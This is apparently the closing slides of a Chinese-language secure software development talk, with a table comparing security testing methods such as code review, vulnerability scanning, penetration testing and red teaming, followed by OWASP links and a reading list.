


- https://www.owasp.org/index.php/OWASP_Testing_Project#tab=New_OWASP_Testing_Guide
- https://www.owasp.org/images/1/19/OTGv4.pdf

各類測試比較

測試方法	時間點	優點	缺點
原始碼檢測	開發階段	提早發現與修補 直指原始碼位置	找不到環境弱點
Test Cases (from需求追溯矩陣)	整合測試階段	確認實作Security Controls	非外部駭客思維
壓力測試	Staging 環境(建議)	確認系統效能Baseline	無法確認其他安全問題
弱點掃描(系統、網站)	Staging 環境(建議)	確認不存在已知弱點	無法確認未知弱點 掃瞄範圍可能有限 無法檢測商業邏輯
滲透測試	Staging 環境(建議)	(包含上述弱點掃描優點) 有機會尋找未知弱點 檢測範圍較完整 可檢測商業邏輯 可擴散攻擊 可確認損害程度	時間較長 人才難尋 成本較高
紅隊演練	企業現有營運系統	(包含上述滲透測試優點) 稽核整體資安防護是否仍有重大缺失進而造成重大影響	(包含上述滲透測試缺點) 跨企業所有部門 不見得報告所有弱點 人才更專業但黑帽屬性更高

目標: 可處理/可接受的剩餘風險



http://www.mtsc.com.tw/images/service/Network.gif

- 難攻
- 偷不走
- 易抓

參考文獻 & 延伸閱讀

- 書籍：『 HTTP Essentials 』- Stephen Thomas
- 書籍:『 The Web Application Hackers Handbook 』- Dafydd Stuttard、Marcus Pinto
- 書籍:『 Hacking the Code (ASP.NET Web ApplicationSecurity) 』- Mark M. Burnett、James C.Foster
- 書籍:『 Secure Java – For Web Application Development 』- Abhay Bhargav and B.V. Kumar
- 書籍:『 Java網站安全防護實務手冊 - 軟體開發安全技術的九大黃金準則』- 蔡宗霖，碁峯出版社。
- “2011 CWE/SANS Top 25 Most Dangerous Programming Errors”
  - ✓ http://cwe.mitre.org/top25/index.html#Listing
  - ✓ https://www.sans.org/top25-software-errors
- [Veracode] “State of Software Security 2017”

謝謝聆聽